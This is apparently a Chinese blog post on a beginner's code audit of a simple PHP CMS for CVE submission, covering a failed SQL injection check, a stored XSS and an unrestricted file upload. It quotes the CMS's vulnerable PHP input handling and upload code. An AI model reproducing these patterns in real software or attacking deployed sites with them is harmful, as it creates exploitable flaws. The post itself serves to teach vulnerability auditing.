从零到入门水CVE


前言
认识的师傅说有的CMS是相对较简单的,拿到源码后就可以简单的进行一下代码审计,审出漏洞的话就可以尝试提交。本次审计过程记录如下
审计过程
找到简单的CMS后,进行本地环境搭建,然后用Seay审计系统进行扫描

发现漏洞分为三种,SQL注入,文件上传,XSS,接下来进行
/dashboard/add-blog.php
SQL注入(失败)

查看这个INSERT语句,发现变量被单引号包裹,观察变量的传值方式,发现被mysqli_real_escape_string函数包裹,这个函数会转义特殊字符,对单引号这些进行了转义,此时的话这里暂时看是无法实现SQL注入的,看下一个漏洞点。
XSS
           if(ISSET($_POST['save'])){
$blog_title = mysqli_real_escape_string($con,$_POST['blog_title']);
$blog_desc = mysqli_real_escape_string($con,$_POST['blog_desc']);
$blog_detail = mysqli_real_escape_string($con,$_POST['blog_detail']);

 if ( strlen($blog_title) < 5 ){
$msg=$msg."Blog Title Must Be More Than 5 Char Length.<BR>";
$status= "NOTOK";}
 if ( strlen($blog_desc) > 150 ){
$msg=$msg."Short description Must Be Less Than 150 Char Length.<BR>";
$status= "NOTOK";}

if ( strlen($blog_detail) < 15 ){
  $msg=$msg."Blog Detail Must Be More Than 15 Char Length.<BR>";
  $status= "NOTOK";}

对于上传的变量只是限制了长度,没有防护XSS的,导致了XSS的出现
文件上传
$uploads_dir = 'uploads/blog';

        $tmp_name = $_FILES["ufile"]["tmp_name"];
        // basename() may prevent filesystem traversal attacks;
        // further validation/sanitation of the filename may be appropriate
        $name = basename($_FILES["ufile"]["name"]);
        $random_digit=rand(0000,9999);
        $new_file_name=$random_digit.$name;

        move_uploaded_file($tmp_name, "$uploads_dir/$new_file_name");




